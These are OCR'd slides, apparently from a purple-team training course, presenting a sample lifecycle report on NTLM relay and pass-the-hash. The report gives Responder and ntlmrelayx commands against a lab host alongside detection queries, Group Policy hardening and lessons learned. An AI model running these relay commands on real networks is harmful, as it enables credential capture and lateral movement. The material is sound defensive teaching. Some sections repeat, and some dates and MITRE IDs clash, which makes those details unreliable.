
- Implement controls for limiting LLMNR and NBNS
- SMB signing enforcement
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training
- Convert Sigma rule for the query listed below to your SIEM's format

**event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp**

# APTLC Playbook

## 6. Report


- Simplify alignment to APTLC
- Allow for effective Collaboration
- Prove Effectiveness
- Document Work
- Simplify Change Management
- Requests for Production Deployment of Security and Configuration



ATOMIC PURPLE TEAM

# The Report is 1.3 Pages.

Report Findings and Prepare for Production



## Purple Team Lifecycle

Overall
Status: **Completed**

PB1150 - NTLM Relay

**Lifecycle Project Manager**
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend

| | | | |
|---|---|---|---|
| 🟥 | Attack Simulation | 🟧 | System Configuration Change |
| 🟦 | Defense Simulation | ● | Information |

| | | |
|---|---|---|
| APT Lifecycle<br>Ingest and Research | ● Lifecycle Type: **Attack Simulation**<br>● Lifecycle Objective: **Alert, Defend** | ● Ingest Source: Known Threat<br>● **MITRE T1171**<br>https://attack.mitre.org/techniques/T1110/<br>● **MITRE T1075**<br>https://attack.mitre.org/techniques/T1075/ |
| | ● Execute a simulation attack of an SMB relay end to end. Poison LLMNR/NBNS name resolution protocol. Relay authentications to systems that fail SMB signing requirements. | |
| Attack methodology | 🟥 Use Responder to capture authentication packets off network.<br>`./Responder.py -I ens160`<br>🟥 Use impacket ntlmrelayx.py to relay captured hashes to other systems.<br>`./ntlmrelayx.py -t ws10-01.lab.defensiveorigins.com -smb2support`<br>🟥 Cause workstation to query invalid file share location | |
| Defense methodology | 🟦 Search within optics stack for evidence of execution of password spray.<br>Select the logs-endpoint-winevent-security-* index<br>Toggle the event. Action, event_status_value, and user_name fields as columns<br>The hunt involves timeline analysis and inspection of log entries.<br>Note event.code 4776 and event_status_value “Account logon with misspelled or bad password” | |
| Lifecycle Adjustments | 🟧 Enable SMB Signing Requirements via Group Policy<br>https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/<br>https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt<br>System\CurrentControlSet\Services\LanManServer\Parameters<br>\System\CurrentControlSet\Services\Rdr\Parameters<br>🟧 Limit LLMNR via Group Policy<br>https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/<br>🟧 Deny access to this computer from network Group Policy<br>https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network<br>Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following. | |

ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1150.1

| | |
|---|---|
| Change Management | 🟧 Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network.<br>🟧 Effected Users: Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any.<br>🟧 Rollback: Unassign GPOs. |
| Lessons Learned | ● LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be replayed to authenticate on other systems. |


ATOMIC PURPLE TEAMING
© 2020 DEFENSIVE ORIGINS LLC
PB1150.2

defensiveorigins.com

Report Findings and Prepare for Production

# The Report is 1.3 Pages.

## Top Section - Administrative



**Purple** Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay and Pass-the-Hash

**Lifecycle Project Manager**
Jordan Drysdale
Office: 777-777-7777
Email: jordan@defensiveorigins.com

- □ Lifecycle Kickoff: 15/JUL/2020
- □ Simulation Start: 1/JUL/2020
- □ Simulation End: 18/JUL/2020
- □ Configuration Identified: 16/JUL/2020
- □ Change Management Referred 16/JUL/2020
- □ Configuration Deployed: 18/JUL/2020


Status Code Legend

| | |
|---|---|
| □ Attack Simulation | □ System Configuration Change |
| □ Defense Simulation | □ Information |

Report Findings and Prepare for Production

# The Report is 1.3 Pages.

## Top Section - Administrative



Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay and Pass-the-Hash

**Lifecycle Project Manager**
Jordan Drysdale
Office: 777-777-7777
Email: jordan@defensiveorigins.com

- □ Lifecycle Kickoff: 15/JUL/2020
- □ Simulation Start: 1/JUL/2020
- □ Simulation End: 18/JUL/2020
- □ Configuration Identified: 16/JUL/2020
- □ Change Management Referred 16/JUL/2020
- □ Configuration Deployed: 18/JUL/2020


Status Code Legend

□ Attack Simulation
□ Defense Simulation
□ System Configuration Change
□ Information

Report Findings and Prepare for Production

# The Report is 1.3 Pages.

## Next Section – Planning, Ingest, Attack (Steps 1-3)

